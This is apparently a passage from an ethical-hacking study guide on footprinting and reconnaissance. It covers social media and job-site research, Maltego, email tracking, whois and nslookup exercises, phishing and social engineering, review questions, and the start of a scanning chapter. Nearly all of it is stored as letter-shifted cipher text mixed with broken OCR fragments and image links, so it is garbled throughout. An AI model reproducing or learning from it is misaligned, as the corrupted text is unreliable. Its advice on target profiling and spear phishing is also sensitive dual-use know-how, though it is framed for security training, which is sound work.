
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\RXU WDUJHW PD\ EH WKH RQH WKDW \RX DUH DOU
)DFHERRN ODUJHVW VRFLDO QHWZRUN RQ WKH SOD
ZLWK D ODUJH QXPEHU RI JURXSV IRU VKDULQJ LQW
FRPPHQWV RQ D PXOWLWXGH RI ZHEVLWHV PDNLQJ

7ZLWWHU KDV PLOOLRQV RI XVHUV PDQ\ RI ZK
7ZLWWHU RIIHUV OLWWOH LQ WKH ZD\ RI VHFXULW\
VHOGRP XVHG 7ZLWWHU XVHUV WHQG WR SRVW D O
WKH YDOXH RI ZKDW WKH\ DUH SRVWLQJ

*RRJOH KLV LV *RRJOH V DQVZHU WR WKH SRSXODU
WR VHH WKH ZLGHVSUHDG SRSXODULW\ RI)DFHERRN
RQ WKH VLWH WKDW \RX FDQ VHDUFK DQG XVH

/LQNHG2QH RI P\ SHUVRQDO IDYRULWHV IRU JDWKHU
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FRQWDFW LQIRUPDWLRQ VNLOOV DQG QDPHV RI WK


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H[WUHPHO\ SRSXODU DQG LV XVHG E\ D [DUJXH QWKRZ](#)
VFUHHQVKRW RI ,QVWDJUDP



[\)LJXUH](#) ,QVWDJUDP

,QWURGXFLLQJ (FKRVHF

2QH RI WKH PRVW H[FLWLQJ DQG LQWHUHVWLQJ SURPHGLD LV D UHODWLYHO\ QHZ VHUYLFH [NQRZQ DV VR](#) LV D VHUYLFH WKDW DOORZV \RX WR VHDUFK VRFLD\ WR VKRZ ZKHUH WKH SRVWLQJV RULJLQDWHG 6LPSON D PDS XVLQJ D VHOHFWLRQ ER\ RU W\SH LQ DQ DGG EHHQ SRVWHG IURP WKDW ORFDWLRQ :DQW WR UHILRU NH\ZRUG DV ZHOO DQG WKHQ HYHQ JR D VWHS IXSUDFWLFH , KDYH XVHG WKLV WRRO D ORW DQG , KIWKDW ZHUH PDGH DV UHFHQW [DLJXUH](#) PRQWK WKH UFWELQWHUIDFH ZLWK D VDPSON RI UHVXOWV



)LJXUH 7KH (FKRVHF VHUYLFH

+RZ FRXOG \RX PDNH XVH RI D WRRO OLNH WKLV" :H
ZRXOG EH WR HQWHU WKH DGGUHV RI WKH FRPSDQ
VHH ZKDW DSSHDUV 6LQFH D ORW RI SHRSOH SRVW
SRVVLEOH WR JHW LQIRUPDWLRQ LQ DQG DURXQG D
LQIRUPDWLRQ DERXW ZKR LV LQ WKH RUJDQL]DWLRQ
WKH OLNH \RX PD\ HYHQ JHW H[WUD OXFN\ DQG VHH
GD\ VR \RX FDQ ³PHHW WKHP WKHUH

/RRNLQJ DW 0DOWHJR

\$QRWKHU YDOXDEOH WRRO IRU YLVXDOL]LQJ LQIRUP
VRXUFHV LV FDOOHG 0DOWH ZZ Z 0DOWHJR ZZ Z 0DOWHJR
YHUVLRQ DQG D SDLG YHUVLRQ DUH DYDLODEOH

7KLV WRRO FDQ QRW RQO\ UHWULHYH LQIRUPDWLRQ
FDSDEOH RI VKRZLQJ WKH UHODWLRQVKLSV RI LQIRU
PHGLD SRVWLQJV WKDW UHODWH WR D VSHFLILF FRP
FRPH IURP VSHFLILF ,3V DQG PRUH ,W FDQ EH UXQ

)LQDQFLDO 6HUYLFHV DQG ,QIRUPDWLRQ *DWI
3RSXODU ILQDQFLDO VHUYLFHV VXFK DV <DKRR)LQ
LQIRUPDWLRQ WKDW PD\ QRW EH DYDLODEOH YLD RV
RIILFHUV SURLOHV VKDUHV FRPSHWLWRU DQDO\VL

*DWKHULQJ WKL V LQIRUPDWLRQ PD\ EH LQFUHGLEO\ DWWDNFNV VXFK DV SKLVKLQJ DQG VSHDU SKLVKLQJ \

7KH 9DOXH RI -RE 6LWHV

\$Q RIW RYHUORRNHG EXW YDOXDEOH PHWKRG RI JDV MRE VLWHV DQG MRE SRVWLQJV ,I \RX KDYH HYHU O \RX ZLOO QRWLFH WKDW WKH\ FDQ WDNH D ORW RI I FRPPRQ LQVWDHPHQW RI 7KH LV LQFUHG WKH LQVSRUWDQW G IRU ,I \RX YLVLW D MRE SRVWLQJ VLWH DQG ILQG D QHHG WR LQYHVWLJDWH WKH YDULRXV SRVWLQJV WF XQFRPPRQ WR ILQG LQIRUPDWLRQ VXFK DV LQIUDVW LQIRUPDWLRQ DQG RWKHU XVHIXO IDFWV

\$ TXLFN SHUXVDO WKURXJK [ORQ MRE ULEWFRV](#) [FRUHQJVO](#) FDQ SURYH YDOXDEOH 7KLV LQIRUPDWLRQ LV HVVH LQ WLP RU HIIRUW WR REWDLQ LW LQ PDQ\ FDVHV

:KHQ DQDO\]LQJ MRE SRVWLQJV NHHS DQ H\H RXW I

- -RE UHTXLUHPHQWV DQG H[SHULHQFH
- (PSOR\HU SURILOH
- (PSOR\HH SURILOH
- +DUGZDUH LQIRUPDWLRQ 7KLV LV LQFUHGLEO\ FR VXFK DV &LVFR 0LFURVRIW -XQLSHU &KHFNSRLQ YHUVLRQ QXPEHUV
- 6RIWZDUH LQIRUPDWLRQ

6RPH RI WKH PDMRU VHDUFK HQJLQHV KDYH DQ DOH XSGDWHV DV WKH\ RFFXU 7KH DOHUW V\VWHP DOOR DORQJ ZLWK RQH RU PRUH 85/V \RX\UH LQWHUHVWH PRQLWRU WKHP 6HDUFK HQJLQHV VXFK DV *RRJOH D



7KHUH LV D GRZQVLGH SRWHQWLDOO\ WR UHJLVWHU ZLWK WKHP WR JHW WKH LQIRUPDWLRQ EH D GLVDGYDQWDJH &RQVLGHU XVLQJ D GLIIHUHQ

:RUNLQJ ZLWK (PDLO

(PDLO LV RQH RI WKH WRROV WKDW D EXVLQHVV UH HPDLO PDQ\ EXVLQHVVHV ZRXOG KDYH VHULRXV WUF QRUPDO PDQQHU 7KH FRQWHQWV RI HPDLO DUH VWI DWWDNFNHU ORRNLQJ IRU PRUH LQVLGH LQIRUPDWLRQ

WRROV H[LVW WR ZRUN ZLWK HPDLO

2QH WRRO WKDW LV YHUI\ XVHIXO [ZZZ WKOLVSHXPSZROV](#)
GHVLJQHG WR FUHDWH DQG WUDFN HPDLO FRPPXQLF
XWLOLW\ FDQ SURYH LQFUHGLEO\ XVHIXO LI \RX FDQ
WDUJHW RUJDQLJDWLRQ 2QFH \RX KDYH VXFK D OLV
FRQWDLQV D PDOLFLRXV OLQN :KHQ WKH HPDLO LV
HYHQW IRU HDFK LQGLYLGXDO

\$QRWKHU XWLOLW\ ZRUWK PHQ [QWWSQLQKLUHDKRPH](#)
DSSOLFDWLRQ OHWV \RX WUDFN HPDLOV DQG DOVR :
EURZVHU W\SH DQG \$FWLYH; FRQWUROV LQVWDOOHI



'RQW IRUJHW WKDW E\ VHDUFKLQJ GLVFXV

*RRJOH \RX PD\ YHUI\ ZHOO ILQG HPDLOV SRVWHG M

&RPSHWLWLYH \$QDO\VLV

:H\YH FRYHUHG VRPH JUHDW WRROV VR IDU EXW WK
WKDW PD\ QRW VHHP DV REYLRXV FRPSHWLWLYH DQ
FRPSHWLWLYH DQDO\VLV SURYLGH LQIRUPDWLRQ VX
ILQDQFLDO VWDWXV DQG LQ VRPH FDVHV LQWHOHI

*RRG SODFHV WR REWDLQ FRPSHWLWLYH LQIRUPDWL

- ('*\$5 WKH (OHFWURQLF 'DWD *DWKHULQJ \$QDO\VL
UHSRUWV SXEOLFO\ WUDGHG FRPSDQLHV PDNH WR
6(& /HDUQ [PRUNHFWJRY HGJDU VKWPO](#)
- /H[LV1H[LV PDLQWDLQV D GDWDEDVH RI SXEOLF UH
LQFOXGHV GHWDLOV VXFK DV OHJDO QH [ZZZDQGLSV](#)
[FRP HQ XV KRPH SDJH](#)
- %XVLQH [ZZZUEXVLQHVVZLUH FRP SRLWDO](#) [QWVWKHU KJR](#)
WKDW SURYLGHV LQIRUPDWLRQ DERXW WKH VWDW
GDWD
- &1% & [ZZZ FQEF](#) [RR](#) PHUV D ZHDOWK RI FRPSDQ\ GHWD
LQ GHSWK DQDO\VLV



,I \RX ZDQW WKH EHVW DGYLFH RQ KRZ WR

HIIHFWLYH UHVRXUFHV W\SLFDOO\ DUH QRW IRXQG
UDWKHU WKH\ DUH LQ WKH ILQDQFH DUHD ,I \RX V
VFUXWLQ\ DQG LQWHUHVW WKDW DQ LQYHVWRU LQ
WUHPHQGRXV DPRXQW RI LQIRUPDWLRQ ,Q P\ H[SH
IRXQG WKDW PDQ\ RI WKH WHFKQLTXHV WKDW , OH
P\ VHFXULW\ FDUHHU ,I \RX ZDQW WR VKDUSHQ \R
RQ VWRFN LQYHVWLQJ DQG KRZ WR UHVHDFK \RXL

:KHQ DQDO\]LQJ WKHVV UHVRXUFHV ORRN IRU VSHF
LQVLJKWIXO VXFK DV WKH IROORZLQJ

- :KHQ GLG WKH FRPSDQ\ EHJLQ" +RZ GLG LW HYROY
WKHLU EXVLQHVV VWUDWHJ\ DQG SKLORVRSK\ DV :
- :KR DUH WKH OHDGHUV RI WKH FRPSDQ\ ")XUWKHU
PD\ EH SRVVLEOH
- :KHUH DUH WKH KHDGTXDUWHUV DQG RIILFHV ORFI



,Q VHFXULW\ DV LQ RWKHUL DUHDV WKH

\RX FDQQRW IXOO\ WHOO ZKDW \RXU WDUJHW FRPS
WR VHH ZKDW WKH\ NQRZ ,Q WKH EXVLQHVV ZRUOG
FRPSHWLWRUV RIWHQ NQRZ WKLQJV WKDW WKH SXI
RU KRZ D FRPSHWLWRU LV VWUDWHJL]LQJ \RX PD\
\RXU WDUJHW LV PRYLQJ RU ZKDW WKHLU LQWHQW

*DLQLQJ 1HWZRUN ,QIRUPDWLRQ

\$Q LPSRUWDQW VWHS LQ IRRWSULQWLQJ LV WR JDLQ
QHWZRUN)RUWXQDWHO\ WKHUH DUH SOHQW\ RI WR
\RX PD\ DOUHDG\ EH IDPLOLDU ZLWK

:KRLV7KLV XWLOLW\ KHOSV \RX JDLQ LQIRUPDWLRQ E
RZQHUVKLS LQIRUPDWLRQ ,3 LQIRUPDWLRQ QHWE
DYDLODEOH 7KH XWLOLW\ LV IUHHO\ DYDLODEOH LQ
WKLUG SDUW\ DGG RQ IRU :LQGRZV 6HH ([HUFLVH

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:RUNLQJ ZLWK :KRLV

7KLV H[HUFLVH ZLOO GHPRQVWUDWH KRZ WR XVH M
DERXW D GRPDLQ ,I \RX DUH RQ :LQGRZV \RX ZLOO
WKH IROORZLQJ OLQN

KWWSV WHFKQHW PLFURVRIW FRP HQ XV V\VLQWH

2SHQ D FRPPDQG SURPSW

\$W WKH FRPPDQG: ~~SURPSW~~ ~~FRPPDQG~~! SUHVV (QWHU

\$W WKLW SRLQW \RX VKRXOG VHH D OLVWLQJ RI LQ
,Q SUDFWLFH WKH LQIRUPDWLRQ ZLOO SURYLGH GD
LQIRUPDWLRQ DERXW WKH '16 VHUYHUV KDQGOLQJ
QRWH RI WKLW LQIRUPDWLRQ IRU ODWHU XVH

3LQJ ~~WLOL~~]LQJ ,&03 WKLW XWLOLW\ LV XVHG WR GHV
DOVR LI LW LV XS RU GRZQ

1VORRN ~~XS~~ WKLW XWLOLW\ LV XVHG WR TXHU\ '16 VHUYHU
SDUVV RI WKH '16 QDPHVSDFH RU LQGLYLGXDO KRVV
/RRNXS ZKLFK DFFXUDWHO\ GHVFULEHV LWV UROH
FRPPDQG LV XVHG WR SHUIRUP WKH VDPH IXQFWLRQ

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:RUNLQJ ZLWK 1VORRNXS

7KLV H[HUFLVH GHPRQVWUDWHV KRZ WR XVH WKH (C
DERXW '16

\$W D FRPPDQG SURFHVVDQW WKHQ SUHVV (QWHU

7\SHUHYHU *IP address!* ZKHUHDGGUHVWKH ,3 DGGUHVVV R
'16 VHUYHU DQG WKHQ SUHVV (QWHU

7\SHW WISH DQG WKHQ SUHVV (QWHU

7\SH *domain name*> ZKHUH GRPDLQ QDPH LV WKH QDPH
SUHVV (QWHU 7KH 0; UHFRUG IRU WKH GRPDLQ

6R ZKDW GRHV WKH UHVXOW WHOO \RX" ,Q WKLV H[
UHWXUQH G DUH IRU WKH PDLO VHUYHU WKDW SUR
,I \RX ZLVK \RX FDQ DOVR XVH WKH VHW WISH FRP
D GRPDLQ E\ UHSODFLQJ 0; ZLWK \$ <RX FDQ DOVR
IRU D GRPDLQ E\ UHSODFLQJ 0; ZLWK 62\$

7UDFHUWKLV XWLOLW\ LV GHVLJQH G WR IROORZ WKH S
LQFOXGLQJ SRLQWV LQ EHWZHHQ 7KH XWLOLW\ SUR
DQG ODWHQF\ EHWZHHQ KRSV 6XFK LQIRUPDWLRQ F
EHFDXVH LW PD\ UHYHDO QHWZRUN LQIRUPDWLRQ V)
XWLOLW\ LV IUHHO\ DYDLODEOH IRU DOO 26V

7KHUH DOVR DUH PDQ\ QRQ FRPPDQG OLQH YHUVLRQ
HDVLHU WR XVH 7RROV VXFK DV YLVXDO WUDFHURX
WKDW PD\ EH HDVLHU IRU VRPH

6RFLDO (QJLQHULQJ WKH \$UW RI +DFNLQJ +
,QVLGH WKH V\ VWHP DQG ZRUNLQJ ZLWK LW LV WKH
FRPSRQH QW WR KDFN +XPDQ EHLQJV WHQG WR EH
LQIRUPDWLRQ IURP \$OWKRXXJK &KDSWHU 36RFLDO
JUHDWHU GHSWK , ZDQW WR LQWURGXFH VRPH EDVL
VWDJH RI LQIRUPDWLRQ JDWKHULQJ

(DYHVGURSKLQW LV WKH SUDFWLFH RI FRYHUWO\ OLV
RWKHUV ,W LQFOXGHV OLVWHQLQJ WR FRQYHUVDWL
RI ID[HV RU PHPRV 8QGHU WKH ULJKW FRQGLWLRQV
LQIRUPDWLRQ XVLQJ WKLV WHFKQLTXH

3KLVKLQJ LV WKH SURFHV V RI VHQGLQJ HPDLQ

PDNLQJ WKH PHVVDJH ORRN OHJLWLPDWH HQRXJK W
HPDLO 2QFH WKH YLFWLP FOLFNV WKH OLQN WKH\
LQIRUPDWLRQ RI D SHUVRQDO QDWXUH XQGHU D SUH
GDWD WR UHVHW WKHLU DFFRXQW RU VXFK

,Q SUDFWLFH DV D SHQHWUDWLRQ WHVWHU \RX ZRX
ZKDOLQJ 6SHDU SKLVKLQJ PHDQV WKDW \RX ZRXOG
FRPSDQ\ RU RUJDQL]DWLRQ DQG PDNH WKH HPDLO O
SHUVRQ WKH\ ZRUN ZLWK WR JHW WKHP WR SURYLGH
RUJDQL]DWLRQ ZKR DUH DOPRVW FHUWDLQ WR KDYH
VDPH PHWKRGV

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FRPSXWHU V\VWHP RU RWKHU PHGLXP ZKLOH WKH\ D
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'XPSVWHU 'LYKQV LV RQH RI WKH ROGHVW PHDQV RI
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SRWHQWLDOO\ GDPDJLQJ LQIRUPDWLRQ LQ WKH ZUR

6XPDU\

7KLV FKDSWHU H[SORUHG WKH SURFHVV RI JDLQLQJ
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RI VHHLQJ ZKDW LV DYDLODEOH DQG KRZ WKH GDWD
,Q WKH QH[W SKDVH \RX PRYH RQ WR JDWKHULQJ LQ
DQG ILQDQFLDO UHVRXUFHV \$V \RX OHDUQHG HPDL
WR EXLOG D SURILOH RI WDUJHW RUJDQL]DWLRQV DQ
PD\ DVVLVW LQ SKLVKLQJ HIIRUWV ODWHU

2QFH \RX¶YH JDWKHUHG HQRXJK LQIRUPDWLRQ \RX
LQIRUPDWLRQ \RX WUXO\ ZDQW RU FDQ DFW RQ 8VL
VRFLDO HQJLQHULQJ \RX FDQ JDLQ HYHQ PRUH LQ

([DP (VVHQWLD OV

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WKH XOWLPDWH JRDOV RI WKH SURFHVV DUH 8QGHU
PD\ EH REWDLQH

8QGHUVWDQG WKH EHQHILW RI FKHFNDWKDQFV DQGLD
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DQG WKDW \RX PXVW DFFHVV DQG LQYHVWLJDWH PD
SLFWXUH <RX FDQ XVH ZHEVLWHV SHRSOH DQG RW
WDUJHW

.QRZ KRZ WR GR FRPSHWLWV QGHU DQGLWKDW LI \RX
DQG FDQQRW JHW D FRPSOHWH SLFWXUH IURP DQDO
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IRU \RX LQ WKH IRUP RI FRPSHWLWLYH DQDO\VLV

5HYLHZ 4XHVWLRQV

:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV IRRWS
\$ (QXPHUDWLRQ RI VHUYLFHV
% 'LVFRYHU\ RI VHUYLFHV
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' ,QYHVWLJDWLRQ RI D WDUJHW
:KLFK RI WKH IROORZLQJ LV QRW W\SLFDOO\ XVH
\$ 6HDUFK HQJLQHV
% (PDLO
& 3RUW VFDQQQLQJ
' *RRJOH KDFNLQJ
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\$ 7R ILQH WXQH VHDFK UHVXOWV
% 7R VSHHG XS VHDFKHV
& 7R WDUJHW D GRPDLQ
' 7R ORRN IRU LQIRUPDWLRQ DERXW *RRJOH
:KDW LV WKH UROH RI VRFLDO HQJLQHULQJ"
\$ 7R JDLQ LQIRUPDWLRQ DERXW FRPSXWHUV
% 7R JDLQ LQIRUPDWLRQ DERXW VRFLDO PHGLD
& 7R JDLQ LQIRUPDWLRQ IURP KXPDLQ EHLQJV
' 7R JDLQ LQIRUPDWLRQ DERXW SRVWV DQG FDPH
:KDW LV (*\$5 XVHG WR GR"
\$ 9DOLGDWH SHUVRQQHO
% &KHFN ILQDQFLDO ILOLQJV
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' *DLQ WHFKQLFDO GHWDLOV
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\$ \$UFKLYLQJ
% 2SHUDWRUV
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
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\$ -RE ERDUGV
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% 6DWHOOLWH SKRWRV
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' ,QWHUYLHZV
:KLFK RI WKH IROORZLQJ FDQ KHOS \RX GHWHUPL
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% (PDLO
& :HEVLWH
' -RE ERDUGV
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% 9LHZ ZHEVLWHV
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FRQWHQW"
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\$ 6\ VWHP KDFNLQJ
% (QXPHUDWLRQ
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' 7UDQVIHU ILOHV
,I \RX FDQ¶W JDLQ HQRXJK LQIRUPDWLRQ GLUHF
\$ ('*\$5
% 6RFLDO HQJLQHHULQJ
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' &RPSHWLWLYH DQDO\VLV
:KDW LV WKH SXUSRVH RI VRFLDO HQJLQHHULQJ"
\$ *DLQ LQIRUPDWLRQ IURP D FRPSXWHU WKURXJK
% *DLQ LQIRUPDWLRQ IURP WKH ZHE ORRNLQJ IRI
& *DLQ LQIRUPDWLRQ IURP D MRE VLWH XVLQJ D
' *DLQ LQIRUPDWLRQ IURP D KXPDQ EHLQJ WKURX
:KLFK RI WKH IROORZLQJ ZRXOG EH D YHU\ HIIHF
VRFLDO HQJLQHHULQJ"
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% 3RUW VFDQQLQJ
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' -RE ERDUGV
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\$ +DUGZDUH W\SHV

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' 'LVWULEXWLRQ DQG QXPEHU RI SHUVRQQHO
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\$ \$FWLYH DQG SVHXGRQ\PRXV
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J R R G D P R X Q W R I L Q I R U P D W L R Q D E R X W \ R X U W D U J H V
W K H S R L Q W Z K H U H \ R X W U \ W R D V F H U W D L Q Z K D W D V
7 K H V F D Q Q L Q J S U R F H V V L V S R V V L E O H L Q S D U W E H F I
J D W K H U H G L Q & K D S W H U 3) R R W S U L Q W L Q J ´ D Q G K R
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7 R V X F F H V V I X O O \ Q H J R W L D W H W K H V F D Q Q L Q J S K D V
Q H W Z R U N V S U R W R F R O V D Q G R S H U D W L Q J V \ V W H P V
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7R IROORZ DORQJ LQ WKLV FKDSWHU \RX Z

[KWWS](#) [QPID](#) [RUB](#) XU RSHUDWLQJ V\ VWHP ([SHULHQF
HVVHQWLDO WR \RXU VXFFHVVIXO FRPSOHWLQJ RI
DQ HWKLFDO KDFNHU

:KDW ,V 6FDQQLQJ"

6FDQQLQJ LV D SURFHVV WKDW LQYROYHV HQJDJLQJ
RI UHYHDOLQJ XVHIXO LQIRUPDWLRQ DQG WKHQ XVL
SHQ WHVW \$UPHG ZLWK D NQRZOHGJH RI QHWZRUN
D WKRURXJK IRRWSULQWLQJ LW LV SRVVLEOH WR JH



,W LV QRW XQNQRZQ IRU DQ HWKLFDO KDEFN

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KDV :K\ LV WKLV SRVVLEOH" :LWK WKH UDSLJ JURZ
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RU ZHQW WR QHZ SRVLWLRQV WKH GLDJUDP ZDV Q
DGRSWHG 0RUH FRPPRQ\ FKDQJHV DUH PDGH WR
GLDJUDPV EHLQJ DQ DIWHUWKRXJKW 7KHUHIRUH V
LQDFFXUDWH \$V DQ HWKLFDO KDEFNHU \RX VKRXOG
DV ZHOO DV EH UHSG\ WR VXJJHVV LPSURYHPHQW
ZRXOG SUHYHQW WKLV IURP UHFXUULQJ 5HPHPEHU
WKHLU RZQ HQYLURQPHQW ORRNV OLNH WKH\ KDY
WKHUH

7\SHV RI 6FDQV

1RW DOO VFDQV ZLOO EH ORRNLQJ IRU WKH VDPH W
VR LW LV LPSRUWDQW WKDW \RX XQGHUVWDQG ZKDW
VFDQV VKDUH WKH VDPH JHQHUDO WKHPH ZKLFK LV
RI KRVV EXW LI \RX GLJ D OLWWOH GHSHU GLIIH
GLIIHUHQW OHYHO DQG W\SH RI LQIRUPDWLRQ WKDQ
YDOXH WR \RX

7R NHHS WKLQJV VLP SOH OHW\ EUHDN WKH W\SHV
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3RUW 6BBQW VFDQQLQJ LV WKH SURFHVV RI VHQLQ
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VXFK DV PDLO VHUYHUV GRPDLQ FRQWUROOHUV DQ
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PDQ\ WR EH WKH GHILQLWLYH SRUW VFDQQHU

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WKLQN RI :KLOH PDQ\ GLIIHUHQW VFDQQHUV RQ WK
IDU DQG DZD\ WKH PRVW IUHTXHQWO\ XVHG

1HWZRUN 6FDQV ZRUN VFDQQLQJ LV GHVLJQHG WR ORF
WKH KRVWV WKDW DUH UXQQLQJ 7KLV W\SH RI VFD
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SHUIRUP WKLV W\SH RI VFDQ LQFOXGH QPDS DQG \$Q

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KRVWV DFFHVV SRLQWV DQG RSHQ SRUWV DQDO\]H
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RZQ TXLWH HDVLO\ WR DVVHVV WKHLU V\VWHPV 7Z
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VFDQQHUV VXFK DV %XUS 6XLWH 1LNWR DQG :HE,Q



7R FODULI\ VRPH SRWHQWLDO FRQIXVLRQ W

HWKLFDO KDFNHU OHW PH H[SODLQ WKH GLIIHUHQ
SHQHWUDWLRQ WHVW \$ YXOQHUDELOLW\ VFDQ LV
